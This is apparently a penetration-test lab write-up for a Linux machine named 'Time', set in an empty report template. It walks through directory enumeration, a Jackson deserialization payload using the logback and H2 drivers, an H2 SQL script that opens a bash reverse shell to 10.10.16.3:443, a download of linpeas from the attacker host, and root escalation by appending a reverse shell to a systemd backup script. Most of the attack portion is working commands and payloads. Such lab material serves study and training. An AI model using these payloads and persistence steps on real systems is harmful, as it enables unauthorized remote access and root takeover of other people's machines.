Time (Linux)

Tags	
Created	@November 1, 2021 12:25 PM
Updated	@November 11, 2021 10:51 AM

Report – Methodologies

3.1 Report – Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, OS-XXXXX was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

3.2 Report – Service Enumeration

Summary of open ports for each net

3.3 Report – Penetration


Vulnerability Exploited:

- Explanation
- Privilege Escalation
- Fix
- Severity
- PoC code
- Steps to exploit:

1. Enumeration

```
┌──(root💀 kali)-[/home/kali/Downloads/dirsearch-master]
└─# python3 dirsearch.py -u http://10.129.250.117

 _|. _ _ _ _ _ _|_  v0.4.2
(_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method                0 | Wordlist size: 10929

Output File: /home/kali/Downloads/dirsearch-master/reports/10.129.250.117/_21-11-01_06-35-57.txt

Error Log: /home/kali/Downloads/dirsearch-master/logs/errors-21-11-01_06-35-57.log

Target: http://10.129.250.117/

[06:35:57] Starting:
[06:35:58] 400 -  306B  - /.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[06:35:58] 301 -  313B  - /js  ->  http://10.129.250.117/js/
[06:36:03] 403 -  279B  - /.ht_
[06:36:03] 403 -  279B  - /.htaccess.sample
[06:36:03] 403 -  279B  - /.htaccess.bak1
[06:36:03] 403 -  279B  - /.htaccess.save
[06:36:03] 403 -  279B  - /.htaccess.orig
[06:36:03] 403 -  279B  - /.htaccess_extra
[06:36:03] 403 -  279B  - /.htaccess_orig
[06:36:03] 403 -  279B  - /.htaccessOLD
[06:36:03] 403 -  279B  - /.httr-oauth
[06:36:03] 403 -  279B  - /.htm
[06:36:03] 403 -  279B  - /.htaccess_sc
[06:36:03] 403 -  279B  - /.htpasswds
[06:36:03] 403 -  279B  - /.htaccessOLD2
[06:36:03] 403 -  279B  - /.htaccessBAK
[06:36:03] 403 -  279B  - /.htpasswd_test
[06:36:03] 403 -  279B  - /.html
[06:36:06] 403 -  279B  - /.php
[06:36:56] 400 -  306B  - /cgi-bin/.%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd
[06:37:05] 301 -  314B  - /css  ->  http://10.129.250.117/css/
[06:37:18] 301 -  316B  - /fonts  ->  http://10.129.250.117/fonts/
[06:37:24] 403 -  279B  - /images/
[06:37:24] 301 -  317B  - /images  ->  http://10.129.250.117/images/
[06:37:25] 200 -    4KB - /index.php
[06:37:26] 200 -    4KB - /index.php/login/
[06:37:29] 301 -  321B  - /javascript  ->  http://10.129.250.117/javascript/
[06:37:30] 403 -  279B  - /js/
[06:38:13] 403 -  279B  - /server-status
[06:38:13] 403 -  279B  - /server-status/
[06:38:39] 403 -  279B  - /vendor/

Task Completed
```

Website - TCP 80



But if I choose Validate:

```
Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START_OBJEC
```

There's a Jackson package vulnerability, after hours of research:

https://blog.doyensec.com/2019/07/22/jackson-gadgets.html

The **rev.sql**

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
   String[] command = {"bash", "-c", cmd};
   java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A");
   return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('bash -c "bash -i >& /dev/tcp/10.10.16.3/443 0>&1"')
```


Started a py3 http server on 80 and nc listener on 443. The JSON attack:

```
["ch.qos.logback.core.db.DriverManagerConnectionSource", {"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.1
```

This is taking advantage of a JSON deserialization vulnerability. In this proof of concept, they are using the H2 database driver (which should be present in most Java deployments that use a database, which is most). This driver can take an SQL script to run, which is typically used benignly to support database migrations.


After running the exploit:

```
python3 -c 'import pty;pty.spawn("bash")'
```




After grabbing the user.txt flag, I transfer linpeas.sh to the machine.

```
cd /tmp
wget 10.10.16.3/linpeas.sh
chmod 777 linpeas.sh
./linpeas.sh
```






```
find /etc/systemd/ -name timer_backup.service
```

The service is located at: **/etc/systemd/system/timer_backup.service**



It is a simple file running a bash script as root:






```
echo -e '\nbash -i >& /dev/tcp/10.10.16.3/443 0>&1' >> /usr/bin/timer_backup.sh
```